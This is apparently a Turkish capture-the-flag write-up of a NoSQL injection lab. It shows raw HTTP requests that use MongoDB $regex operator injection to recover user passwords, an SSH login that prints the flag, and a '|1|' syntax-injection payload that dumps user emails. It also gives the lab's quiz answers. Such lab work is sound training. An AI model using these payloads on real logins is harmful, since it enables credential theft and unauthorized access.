| <pre>1 POST /login.php HTTP/1.1 2 Host: 10.10.82.39 3 Content-Length: 45 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://10.10.82.39 7 Content-Type:   application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0;   Win64; x64) AppleWebKit/537.36 (KHTML, like   Gecko) Chrome/122.0.6261.112 Safari/537.36 9 Accept:   text/html,application/xhtml+xml,application   /xml;q=0.9,image/avif,image/webp,image/apng   ,/*;q=0.8,application/signed-exchange;v=b3   ;q=0.7 10 Referer: http://10.10.82.39/ 11 Accept-Encoding: gzip, deflate, br 12 Accept-Language: en-US,en;q=0.9 13 Connection: close 14 15 user=john&amp;pass[\$regex]=^1.....\$&amp;remember=   on</pre> | <pre>1 HTTP/1.1 302 Found 2 Date: Fri, 06 Sep 2024 01:04:52 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 Set-Cookie: PHPSESSID=   2eh5lhjs298422gdkvqhb5a5k; path=/ 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache,   must-revalidate 7 Pragma: no-cache 8 Location: /sekr3tPl4ce.php 9 Content-Length: 0 10 Connection: close 11 Content-Type: text/html; charset=UTF-8 12 13</pre> |

Şifreyi tek tek deniyoruz.

```
Request
Pretty Raw Hex
1 POST /login.php HTTP/1.1
2 Host: 10.10.82.39
3 Content-Length: 45
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.82.39
7 Content-Type:
application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/122.0.6261.112 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3
;q=0.7
10 Referer: http://10.10.82.39/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 user=john&pass[$regex]=^10584312&remember=

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Date: Fri, 06 Sep 2024 01:07:20 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Set-Cookie: PHPSESSID=
c6m4ofa03idojpb0br2q9sv3b8j; path=/
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
must-revalidate
7 Pragma: no-cache
8 Location: /sekr3tPl4ce.php
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13
```

**Şifre: 10584312**

Diğer soruda ssh bağlantısı kurarak Flag'a ulaşın diyor. İpucunda da 5.görevin 2.cevabı ile aynı diyor yani Kullanıcımız "PEDRO". Şimdi aynı yöntemle Pedro'nun şifresini bulalım.

```
Request
Pretty Raw Hex
1 POST /login.php HTTP/1.1
2 Host: 10.10.82.39
3 Content-Length: 43
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.82.39
7 Content-Type:
application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/122.0.6261.112 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3
;q=0.7
10 Referer: http://10.10.82.39/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 user=pedro&pass[$regex]=^.{11}$&remember=on

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Date: Fri, 06 Sep 2024 01:11:28 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Set-Cookie: PHPSESSID=
fe7bop4g6nql457l7aqnj3kfdf; path=/
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
must-revalidate
7 Pragma: no-cache
8 Location: /sekr3tPl4ce.php
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13
```

11 haneli şifre gerekiyor.

```
Request
Pretty Raw Hex
1 POST /login.php HTTP/1.1
2 Host: 10.10.82.39
3 Content-Length: 49
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.82.39
7 Content-Type:
application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/122.0.6261.112 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3
;q=0.7
10 Referer: http://10.10.82.39/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 user=pedro&pass[$regex]=^coolpass123&
remember=on

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Date: Fri, 06 Sep 2024 01:13:44 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Set-Cookie: PHPSESSID=
vj9llnlv7lcju0i0869gf3jpjs; path=/
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
must-revalidate
7 Pragma: no-cache
8 Location: /sekr3tPl4ce.php
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13
```

Uzunca bir uğraş sonucu şifresinin coolpass123 olduğunu öğrendim.

Şimdi makineye ssh bağlantısı yapalım.

ssh [pedro@10.10.82.39](ssh:pedro@10.10.82.39) dedikten sonra yes diyip şifreyi yazarak ssh bağlantısını başarılı bir şekilde tamamlıyoruz.

```
(root@kali)~[/tmp]
# ssh pedro@10.10.82.39
The authenticity of host '10.10.82.39 (10.10.82.39)' can't be established.
ED25519 key fingerprint is SHA256:V/8G3mpnlCv/7PyT/47/LXkPvwFule0P6GZ7ZbqpAk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.82.39' (ED25519) to the list of known hosts.
pedro@10.10.82.39's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jun 23 03:34:24 2021 from 192.168.100.250
pedro@nosql-nolife:~$
```

Bağlantı başarı ile kuruldu.

```
Last login: Wed Jun 23 03:34:24 2021 from 192.168.100.250
pedro@nosql-nolife:~$ ls
flag.txt
pedro@nosql-nolife:~$ cat flag.txt
flag{N0Sql_n01iF3!}
pedro@nosql-nolife:~$
```

ve Flag'ımıza ulaştık.

*Syntax Injection: Identification and Data Extraction:*

Bize ssh [syntax@10.10.82.39](https://10.10.82.39) ile bağlantı kurup daha sonra syntax şifresini girip bağlantı kurmamızı istedi. Bağlantı kurduktan sonra da admin yazarak sonuçları görmemizi istedi. Uygulayalım.

```
(root@kali)~[/home/kali]
# ssh syntax@10.10.82.39
syntax@10.10.82.39's password:
Please provide the username to receive their email:admin
admin@nosql.int
Connection to 10.10.82.39 closed.
```

Şimdi bu admin yazdığımız yeri bypass etmek için '|1|' komutunu giriyoruz.

```
(root@kali)~[/home/kali]
# ssh syntax@10.10.82.39
syntax@10.10.82.39's password:
Please provide the username to receive their email:'|1|'
admin@nosql.int
pcollins@nosql.int
jsmith@nosql.int
Syntax@Injection.FTW
Connection to 10.10.82.39 closed.
```

Şimdi soruları cevaplayalım:

What common character is used to test for injection in both SQL and NoSQL solutions?

,

What is the email value of the super secret user returned in the last entry?

Syntax@Injection.FTW